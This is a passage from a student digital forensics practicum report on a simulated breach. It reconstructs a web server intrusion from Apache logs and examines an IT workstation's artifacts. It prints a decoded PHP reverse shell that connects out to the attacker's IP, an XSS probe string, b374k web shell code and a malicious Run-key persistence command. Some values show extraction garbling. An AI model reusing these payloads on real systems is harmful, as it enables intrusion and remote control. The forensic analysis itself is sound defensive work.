


Figure 3.4.6 - Reset OctoPrint Password

With this, OctoPrint was determined to be a 3D printer web interface. Since this site is available on the Champlain College network, there is a possibility this service was being used for a class or for the Generator.




Figure 3.4.7 - OctoPrint

Items of Interest: Initial Access Vector - Tom Claflin & Miranda Pagarelski

The first major item of interest to note are the error logs within the Web01 system. On March 19th, a multitude of error logs were seen on the system. This is the threat actor's first initial interaction with the webserver, and Figure 3.4.x shows an error pertaining to the timezone of the system.

```
[Sun Mar 17 03:13:01.606491 2019] [mpm_prefork:notice] [pid 18898] AH00163: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40 configured -- -- 
[Sun Mar 17 03:13:01.606517 2019] [core:notice] [pid 18898] AH00094: Command line: '/usr/sbin/httpd -D FOREGROUND'
[Tue Mar 19 23:06:23.652000 2019] [:error] [pid 28059] [client 184.171.155.193:35320] PHP Warning:  DateTime::createFromFormat(): It is not safe
[Tue Mar 19 23:06:23.670524 2019] [:error] [pid 28059] [client 184.171.155.193:35320] PHP Warning:  DateTime::createFromFormat(): It is not safe
[Tue Mar 19 23:06:23.804698 2019] [authz_core:error] [pid 18632] [client 184.171.155.193:35334] AH01630: client denied by server configuration:
[Tue Mar 19 23:06:24.542900 2019] [:error] [pid 28057] [client 184.171.155.193:35380] PHP Warning:  DateTime::createFromFormat(): It is not safe
[Tue Mar 19 23:06:24.836895 2019] [authz_core:error] [pid 18632] [client 184.171.155.193:35382] AH01630: client denied by server configuration:
```

Figure 3.4.8 - Timezone System Error

In a matter of seconds after this error, the threat actor attempts to execute a vulnerability with cgi-bin using various .html, .cgi, .sh, .pl, and .inc files, and fails.

```
[Tue Mar 19 23:06:23.804698 2019] [authz_core:error] [pid 18632] [client 184.171.155.193:35334] AH01630: client denied by server configuration: /var/www  
[Tue Mar 19 23:06:24.542900 2019] [::error] [pid 28057] [client 184.171.155.193:35380] PHP Warning: DateTime::createFromFormat(): It is not safe to rely  
[Tue Mar 19 23:06:24.836895 2019] [authz_core:error] [pid 18632] [client 184.171.155.193:35382] AH01630: client denied by server configuration: /var/www  
[Tue Mar 19 23:06:24.876768 2019] [authz_core:error] [pid 18632] [client 184.171.155.193:35382] AH01630: client denied by server configuration: /var/www  
[Tue Mar 19 23:06:25.180658 2019] [cgi:error] [pid 18632] [client 184.171.155.193:35382] script not found or unable to stat: /var/www/cgi-bin/kYYzz6E1SoV.php  
[Tue Mar 19 23:06:25.181610 2019] [cgi:error] [pid 18632] [client 184.171.155.193:35382] script not found or unable to stat: /var/www/cgi-bin/kYYzz6E1SoV.php  
[Tue Mar 19 23:06:25.182609 2019] [cgi:error] [pid 18632] [client 184.171.155.193:35382] script not found or unable to stat: /var/www/cgi-bin/kYYzz6E1SoV.php  
[Tue Mar 19 23:06:25.183587 2019] [cgi:error] [pid 18632] [client 184.171.155.193:35382] script not found or unable to stat: /var/www/cgi-bin/kYYzz6E1SoV.php  
[Tue Mar 19 23:06:25.184576 2019] [cgi:error] [pid 18632] [client 184.171.155.193:35382] script not found or unable to stat: /var/www/cgi-bin/kYYzz6E1SoV.php  
[Tue Mar 19 23:06:25.185577 2019] [cgi:error] [pid 18632] [client 184.171.155.193:35382] script not found or unable to stat: /var/www/cgi-bin/kYYzz6E1SoV.php  
[Tue Mar 19 23:06:25.186514 2019] [cgi:error] [pid 18632] [client 184.171.155.193:35382] script not found or unable to stat: /var/www/cgi-bin/kYYzz6E1SoV.php  
[Tue Mar 19 23:06:25.187386 2019] [::error] [pid 18632] [client 184.171.155.193:35382] script '/var/www/cgi-bin/kYYzz6E1SoV.php' not found or unable to stat: /var/www/cgi-bin/kYYzz6E1SoV.php  
[Tue Mar 19 23:06:25.188310 2019] [cgi:error] [pid 18632] [client 184.171.155.193:35382] script not found or unable to stat: /var/www/cgi-bin/kYYzz6E1SoV.php  
[Tue Mar 19 23:06:25.189295 2019] [cgi:error] [pid 18632] [client 184.171.155.193:35382] script not found or unable to stat: /var/www/cgi-bin/kYYzz6E1SoV.php
```

Figure 3.4.9 - cgi-bin Exploitation Attempt

After this attempt, the threat actor moves to a Directory Traversal attack, an attack where the threat actor tries to navigate through the system's file system in order to gain access to important files on the system. These attempts also fail, and the threat actor moves to the next method of attacking the Web01 system.

Figure 3.4.10 - cgi-bin Exploitation Attempt

The threat actor moves back to attempting the cgi-bin exploitation, and then moves to a Cross-Scripting Attack (XSS) as seen below in Figure 3.4.11.

Invalid URI in request: GET <script>document.cookie=%22testfznh=6721%22</script> HTTP/1.1

Figure 3.4.10 - Cross-Site Scripting (XSS) Attempt

Then, on 03/20/2019 at 03:10:01, they tried uploading a reverse shell. It is encoded in b64, but upon decoding, we can see it is a php shell.

```
[Wed Mar 20 03:10:01.852508 2019] [mpm_prefork:notice] [pid 18898] AH00163: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/7.2.17 PHP Notice: Use of undefined constant Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE4NC4xNzEuMT PHP Notice: Use of undefined constant KCJObGVuIiwgJGxlbi7ICRsZW4gPSAkYVsnbGVuJ107ICRiID0gJyc7IHdoawx1IC
```

Figure 3.4.11 - Encoded PHP Shell

This is shown in Figure 3.4.12 below in CyberChef, a tool used for encryption, decryption, encoding, and decoding.



The screenshot shows the CyberChef interface with two main sections: 'Input' and 'Output'.

Input: Contains the encoded PHP shell code:

```
Lyo8P3BocCAvKiovIGVycm9yX3JlcG9ydGluZygwKTsgJGlwID0gJzE4NC4xNzEuMTU1LjE2Myc7ICRwb3J0ID0gNDQz0yBpZiAoKCRmID0gJ3N0cmVhbV9zb2NrZXRFy2xpZW50JykgJiYgaXNFY2FsbGFibGUoJGypKSB7ICRzID0gJGYoInRjcDovL3skaXB90nskcG9ydH0iKTsgJHNfdHlwZSA9ICdzdHJ1YW0nOyB9IGlmICghJHMgJiYgKCRmID0gJ2Zzb2Nrb3BlbicpICYmIGlzM2NhbGxhYmx1KCRmKSkgreyAkcyA9ICRmKCRpcCwgJHBvcnQpOyAkc190eXBlID0gJ3N0cmVhbSc7IH0gaWYgKCEkcyAmJiAoJGyPSA29ja2V0X2NyZWF0ZScpICYmIGlzM2NhbGxhYmx1KCRmKSkgreyAkcyA9ICRmKEFGX010RVQsIFNPQ0tfu1RSRUFNLCBTT0xfVENQKTsgJHJ1cyA9IEBzb2NrZXRFy29ubmVjdCgkcywgJGlwLCAkcG9ydCk7IGlmICghJHJ1cykgeyBkaWUoKTsgfSAkc190eXBlID0gJ3NvY2t1dCc7IH0gaWYgKCEk190eXBlKSB7IGRpZSgnbm8gc29ja2V0IGZ1bmNzJyk7IH0gaWYgKCEkcykgeyBkaWUoJ25vIHNvY2t1dCcpOyB9IHN3aXRjaCAoJHNfdHlwZSkgeyBjYXNlICdzdHJ1YW0nOiAkbGVuID0gZnJ1YWQoJHMsIDQpOyBicmVhazsgY2FzzSAnc29ja2V0JzogJGxlbiA9IHNvY2t1dF9yZWfkKCRzLCA0KTsgYnJ1Yws7IH0gaWYgKCEkbGVuKSB7IGRpZSgpOyB9ICRhID0gdW5wYWNr
```

Output: Contains the decoded PHP shell code:

```
/*<?php /**/ error_reporting(0); $ip = '184.171.155.163'; $port = 443; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack
```

Figure 3.4.12 - Decoded PHP Shell in CyberChef

On March 21, 2019, a log that references the file b374k.php was found, as seen in Figure 3.4.13 below. This can also be seen within the system, at the path /var/www/html/b374k where index.php is also included in the directory.

```

184.171.155.211 - - [21/Mar/2019:13:35:20 -0400] "GET /index.php HTTP/1.1" 200 8904 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
184.171.155.211 - - [21/Mar/2019:13:36:08 -0400] "GET /b374k.php HTTP/1.1" 500 - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
184.171.155.211 - - [21/Mar/2019:13:36:14 -0400] "GET /b3741.php HTTP/1.1" 404 8086 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
184.171.155.211 - - [21/Mar/2019:13:36:14 -0400] "GET /sites/default/files/css/css_5Mz0wp0L20s_5QKXnhCwyA5ZJ0gQQg26tUyGV0jHiCA.css?0 HTTP/1.1" 200 2596 "http://192.168.6.69/b3741.php" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
184.171.155.211 - - [21/Mar/2019:13:36:18 -0400] "GET /b3744.php HTTP/1.1" 404 8086 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"
184.171.155.211 - - [21/Mar/2019:13:36:36 -0400] "GET /b374k.php HTTP/1.1" 500 - "-" "Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0"

```

Figure 3.4.13 - b374k.php Referenced in Access Log

var		www	html	b374k
	Name			Type
	.git			Folder
	base			Folder
	module			Folder
	theme			Folder
	LICENSE.md			File
	README.md			File
	index.php			File

Figure 3.4.14 - \var\www\html\b374k Directory

b374k is a PHP shell used for a system administrator or web administrator to do remote management without accessing the machine through cpanel, ssh, or ftp. If the machine is exploited, an attacker is able to remotely access the machine and execute commands.

In Figure 3.4.15 below, the index.php file from the\var\www\html\b374k directory can be seen. This file, as well as the other contents of the directory can be found at the github, <https://github.com/b374k/b374k>.

```

/*
b374k shell
Jayalah Indonesiaku
(c)2014
https://github.com/b374k/b374k

*/
$GLOBALS['packer']['title'] = "b374k shell packer";
$GLOBALS['packer']['version'] = "0.4.2";
$GLOBALS['packer']['base_dir'] = "./base/";
$GLOBALS['packer']['module_dir'] = "./module/";
$GLOBALS['packer']['theme_dir'] = "./theme/";
$GLOBALS['packer']['module'] = packer_get_module();
$GLOBALS['packer']['theme'] = packer_get_theme();

require $GLOBALS['packer']['base_dir'].'jsPacker.php';

```

Figure 3.4.15 - index.php contents

In fact, it appears that the file was downloaded via git, as can be seen in the screenshot below




Figure 3.4.16 - File Downloaded via Git

There are unfortunately no logs pointing at the webscript being run, as the apache logs stop recording after 03/26/2019 17:59:58. That being said, we did find drupal shell exploits being run on the threat actor system, and so we believe this is that, and the initial access vector.

3.5. IT-wks

IT-wks01 - Michael Bedard

To start with this system, I started by confirming the hashes and acquisition times for everything that I could using Axiom and FTK Imager. Timestamps for the memory dump were not found using MemprocFS, so that could not be confirmed, but everything else was confirmed to ensure that the evidence was secure.

Table 3.5.1: Table of provided File Hashes

Workstation	Memory Acquired (UTC-4)	Memory MD5 (Raw/vMem)	Memory SHA1 (Raw/vMem)	Disk Acquired (UTC-4)	Disk MD5 (E01)	Disk SHA1 (E01)
IT-wks01	3/28/2019 19:49:02	b6f00e03e1e 113d3f3c747 ce8883b7ec	7e58e22384d0b4 c99393268476b4 71313d77e0fe	3/29/2019 16:12:31 (UTC-4)	287772ce6da27 5a146e1765a9a 2flea4	ae576547f34c9a80dbd ca1345901ed9a2e2e5a 53
Found Data	N/A	b6f00e03e1e 113d3f3c747 ce8883b7ec	7e58e22384d0b4 c99393268476b4 71313d77e0fe	3/29/2019 20:12:31 (UTC)	287772ce6da27 5a146e1765a9a 2flea4	ae576547f34c9a80dbd ca1345901ed9a2e2e5a 53
Matched?	N/A	Yes	Yes		Yes	Yes

Figure 3.5.1: Hashes for IT-wks01-memdump.mem



Figure 3.5.2: Hashes for IT-wks01.E01

Drive/Image Verify Results	
IT-wks01.E01	
Name	IT-wks01.E01
Sector count	52420095
MD5 Hash	
Computed hash	187772ce6da275a146e1765a9a2f1ea4
Stored verification hash	287772ce6da275a146e1765a9a2f1ea4
Verify result	Match
SHA1 Hash	
Computed hash	ae576547f34c9a80dbdca1345901ed9a2e2e5a53
Stored verification hash	ae576547f34c9a80dbdca1345901ed9a2e2e5a53
Verify result	Match

Basic Information

Basic information was obtained from Axiom. Information was pulled from the Software and System hives and compiled by Axiom into the tables as seen in Figure 3.5.3 and Figure 3.5.4 below.

Table 3.5.2: Basic System Information for IT-wks01

Machine Name	IT-wks01
Machine OS	Windows 10 Pro
Build Number	16299
Timezone	UTC-5 (Eastern Standard Time)
DHCP IP Address	192.168.1.101

Figure 3.5.3: System Information for IT-wks01

IT-wks01.E01	
DETAILS	
ARTIFACT INFORMATION	
Operating System	Windows 10 Pro (1709)
Version Number	6.3
Installed/Updated Date/Time	1/26/2019 2:50:28 AM
Product Key	BBBBB-BBBBB-BBBBB-BBBBB-BBBBB
Owner	Windows User
Displayed Computer Name	it-wks01
Computer Name	IT-WKS01
DHCP DNS Server(s)	192.168.1.254
Operating System Version	ProfessionalEducation
Build Number	16299
Product ID	00378-60419-73642-AA876
Last Shutdown Date/Time	3/28/2019 7:03:55 PM

Figure 3.5.4: Timezone Information for IT-wks01

ARTIFACT INFORMATION	
Standard Timezone Name	Eastern Standard Time
Current Timezone Offset (Minutes)	-240
Daylight Timezone Name	Eastern Daylight Time
Daylight Timezone Offset (Minutes)	-240

Figure 3.5.5: Network information for IT-wks01

ARTIFACT INFORMATION	
Adapter Name	Ethernet0
DHCP Enabled?	Yes
DHCP IPv4 Address	192.168.1.101

User Accounts

User accounts were found and confirmed using Axiom, which pulled the data from the SAM hive. Last Login date was confirmed using Login/Logoff Analysis from Hayabusa, and creation times were found from the creation time of the user on the system based on their user profile folder in Windows.

Table 3.5.3: User Accounts for IT-wks01

Number of Users	3	Last Logged in user	james.middleton-adm		
Name of user	User ID	User Group	Create Time	Last Login	Location
Admin	1001	Administrators	01/26/2019 02:54:19	2019/01/28 14:48:23	Local
james.middleton	1104	---	1/26/2019 00:40:41	2019/01/27 03:33:49	Domain
james.middleton-adm	1117	---	1/28/2019 14:49:46	2019/03/29 20:11:01	Domain

Application Installations

Application installations were found using Axiom to check for programs that were installed on the system as well as the creation date for the entries

Table 3.5.4: Application Installations for IT-wks01

Name	Version	Creation Date
Digital Forensic Practicum Final Report		Page: 72 of 200

Java(TM)	6.0.220	1/26/2019
Java Auto Updater	2.0.2.4	1/26/2019
OpenOffice.org	3.3.9567	1/26/2019
Python	2.7.15150	2/14/2019
7-Zip	18.06	N/A
PuTTY	0.70.0.0	2/14/2019
Notepad ++ (x86)	7.6.3	N/A
WinSCP	5.13.7	2/14/2019
TeamViewer	14.1.9025	N/A
VLC Media Player	3.0.6	N/A
GIMP	2.10.8	2/14/2019
Dropbox Update Helper	1.3.189.1	2/14/2019
KeePass Password Safe	2.41	2/14/2019
Skype	8.41	3/20/2019
Dropbox	69.4.102	N/A
Google Chrome	73.0.3683.86	2/14/2019
Google Update Helper	1.3.34.7	3/27/2019
Spotify	1.1.2.285	3/28/2019
AccessData FTK Imager	4.2.0.13	3/28/2019

Application Usage

Application usage information was gathered from the ntuser.dat hive for each user after they were carved using X-Ways and then investigated using Registry Explorer.

Table 3.5.5: james.middleton-adm Application Usage

File Name	Run Count	Last run Time
SnippingTool.exe	9	1/28/2019 2:48:12 PM
mspaint.exe	7	1/28/2019 2:48:12 PM
Ninite 7Zip Chrome Dropbox GIMP KeePass	1	2/14/2019 6:22:15 PM

2 NET 472 Installer.exe		
Microsoft.Windows.RemoteDesktop	3	2/23/2019 6:57:52 PM
gimp-2.10.exe	1	2/27/2019 7:32:57 PM
Dropbox.Desktop.Client	1	2/27/2019 7:43:50 PM
notepad.exe	7	3/1/2019 5:15:34 PM
notepad++.exe	2	3/1/2019 6:16:39 PM
7zFM.exe	1	3/1/2019 5:17:15 PM
Microsoft.InternetExplorer.Default	1	3/1/2019 5:19:09 PM
control.exe	1	3/1/2019 5:20:47 PM
soffice.exe	1	3/5/2019 4:18:18 PM
Microsoft.Skype.SkypeDesktop	3	3/7/2019 4:32:06 AM
tasklist.exe	1	3/7/2019 4:38:59 AM
Chrome	6	3/20/2019 2:17:01 AM
powershell.exe	3	3/20/2019 2:17:42 AM
KeePass.exe	3	3/20/2019 10:24:18 PM
Spotify.exe	1	3/20/2019 10:29:32 PM
OptionalFeatures.exe	2	3/27/2019 4:20:46 PM
telnet.exe	1	3/27/2019 4:22:35 PM
ChromeCookiesView.exe	1	3/28/2019 6:56:15 PM
ChromePass.exe	1	3/28/2019 6:59:38 PM
PasswordFox.exe	1	3/28/2019 6:59:59 PM
Microsoft.Windows.Explorer	10	3/28/2019 11:41:33 PM
cmd.exe	13	3/28/2019 11:41:46 PM
AccessData_FTK_Imager_(x64)_4.2.0.exe	1	3/28/2019 11:44:43 PM

Table 3.5.6: james.middleton Application Usage

File Name	Run Count	Last run Time
SnippingTool.exe	9	1/26/2019 12:39:09 AM

mspaint.exe	7	1/26/2019 12:39:09 AM
notepad.exe	6	1/26/2019 12:39:09 AM
Microsoft.Windows.Explorer	2	1/26/2019 5:31:14 PM

Table 3.5.7: Admin Application Usage

File Name	Run Count	Last run Time
SnippingTool.exe	9	1/26/2019 2:53:02 AM
mspaint.exe	7	1/26/2019 2:53:02 AM
notepad.exe	6	1/26/2019 2:53:02 AM
Cmd.exe	1	1/26/2019 2:53:02 AM
Microsoft.Windows.Explorer	10	1/27/2019 4:05:12 AM
SystemPropertiesComputerName.exe	2	1/26/2019 12:37:43 AM
Setup.exe	1	1/27/2019 4:05:12 AM

Browser Activity

Browser activity was reconstructed from Axiom, which used WebCachev01.dat for Microsoft Edge history and the History file generated by Chrome was used for Google Chrome history.

Table 3.5.8: Relevant Browser Activity on IT-wks01

Title	Access Date/Time	Browser
programming guides - Google Search	2/27/2019 7:33:37 PM	Chrome
how to get free v bucks - Google Search	2/27/2019 7:35:51 PM	Chrome
how to get free money - Google Search	2/27/2019 7:35:54 PM	Chrome
curl for Windows - Google Search	3/1/2019 5:16:52 PM	Chrome
sysmon - Google Search	3/20/2019 42:17:04 AM	Chrome
file://ad01/Users/james.middleton-adm/Desktop/machine_software/report.html	3/28/2019 6:58:42 PM	Edge
file://ad01/Users/james.middleton-adm/Desktop/machine_software/it-wks01	3/28/2019 6:58:42 PM	Edge
file://ad01/Users/james.middleton-adm/Desktop/machine_software	3/28/2019 6:58:42 PM	Edge

Logins/Logouts

Login/Logout information was carved from the Security.evtx file using Hayabusa and the Login/Logoff rules for that program. All timestamps were converted into UTC, and then the information was cut down to be instances that occurred within a week of 3/29/2019, which the time when everything was imaged.

Table 3.5.9: Logon/Logoff of IT-wks01

Timestamp	System	Event ID	Logon/Logoff Type	User
2019-03-27 16:11:07.686 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-27 16:11:07.686 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-27 16:11:07.686 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-27 16:11:07.995 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-27 16:11:07.995 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-27 16:11:07.995 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-27 16:11:08.027 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:11:08.030 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:11:08.065 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:11:08.065 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:34:18.790 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-27	it-wks01.grru.local	4624	Logon	james.middleton-adm

16:34:18.790 +00:00			(CachedInteractive) *Creds in memory*	
2019-03-27 16:34:18.790 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-27 16:34:19.016 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-27 16:34:19.017 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-27 16:34:19.017 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-27 16:34:19.066 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:34:19.067 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:34:19.091 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-27 16:34:19.091 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-28 18:55:41.189 +00:00	it-wks01.grru.local	4624	Logon (Network)	james.middleton-adm
2019-03-28 18:55:46.623 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-28 18:55:46.623 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-28 18:55:46.623 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-28 18:55:46.693 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-28 18:55:46.693 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm

2019-03-28 18:55:46.945 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-28 18:55:46.945 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-28 18:55:46.945 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-28 18:55:46.945 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-28 18:55:46.968 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-28 19:03:44.188 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-28 19:03:47.245 +00:00	it-wks01.grru.local	4647	Logoff (User Initiated)	james.middleton-adm
2019-03-28 19:04:49.022 +00:00	it-wks01.grru.local	4624	Logon (System) - Bootup	SYSTEM
2019-03-28 23:41:06.580 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-28 23:41:06.580 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-28 23:41:06.580 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-28 23:41:06.835 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-28 23:41:06.835 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-28 23:41:06.835 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-28 23:41:06.836 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm

2019-03-28 23:41:06.858 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-29 20:11:01.363 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-29 20:11:01.363 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-29 20:11:01.364 +00:00	it-wks01.grru.local	4624	Logon (CachedInteractive) *Creds in memory*	james.middleton-adm
2019-03-29 20:11:01.690 +00:00	it-wks01.grru.local	4648	Explicit Logon	james.middleton-adm
2019-03-29 20:11:01.690 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-29 20:11:01.690 +00:00	it-wks01.grru.local	4624	Logon (Unlock)	james.middleton-adm
2019-03-29 20:11:01.732 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-29 20:11:01.733 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-29 20:11:01.762 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm
2019-03-29 20:11:01.762 +00:00	it-wks01.grru.local	4634	Logoff	james.middleton-adm

Items of Interest

Most of the items of interest on my computer were not present on my system, but were files that were targeted from the ad01 server and then executed on my system. The primary examples of this are the execution of several password carving tools that were found to be accessed on the system. The clippy vbs script was also found to be accessed from IT-wks01 as well, with an entry in the Run key that was found.

Figure 3.5.6: Run key information for “clippy”

ARTIFACT INFORMATION	
File Name	cscript.exe
File Path	cscript.exe
Command	"cscript.exe" \\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxIQwzP.vbs
Type	Run
Registry Key Modified Date/Time	3/27/2019 11:07:18 PM
Metadata	Name: beepbep

Figure 3.5.7: Password/Cookie Carving Tools executed by james.middleton-adm

Program Name	Last Executed
\\ad01\Users\james.middleton-adm\Desktop\machine_software\ChromeCookiesView.exe	=
\\ad01\Users\james.middleton-adm\Desktop\machine_software\ChromePass.exe	2019-03-28 18:56:15
\\ad01\Users\james.middleton-adm\Desktop\machine_software\PasswordFox.exe	2019-03-28 18:59:38


Memory Analysis

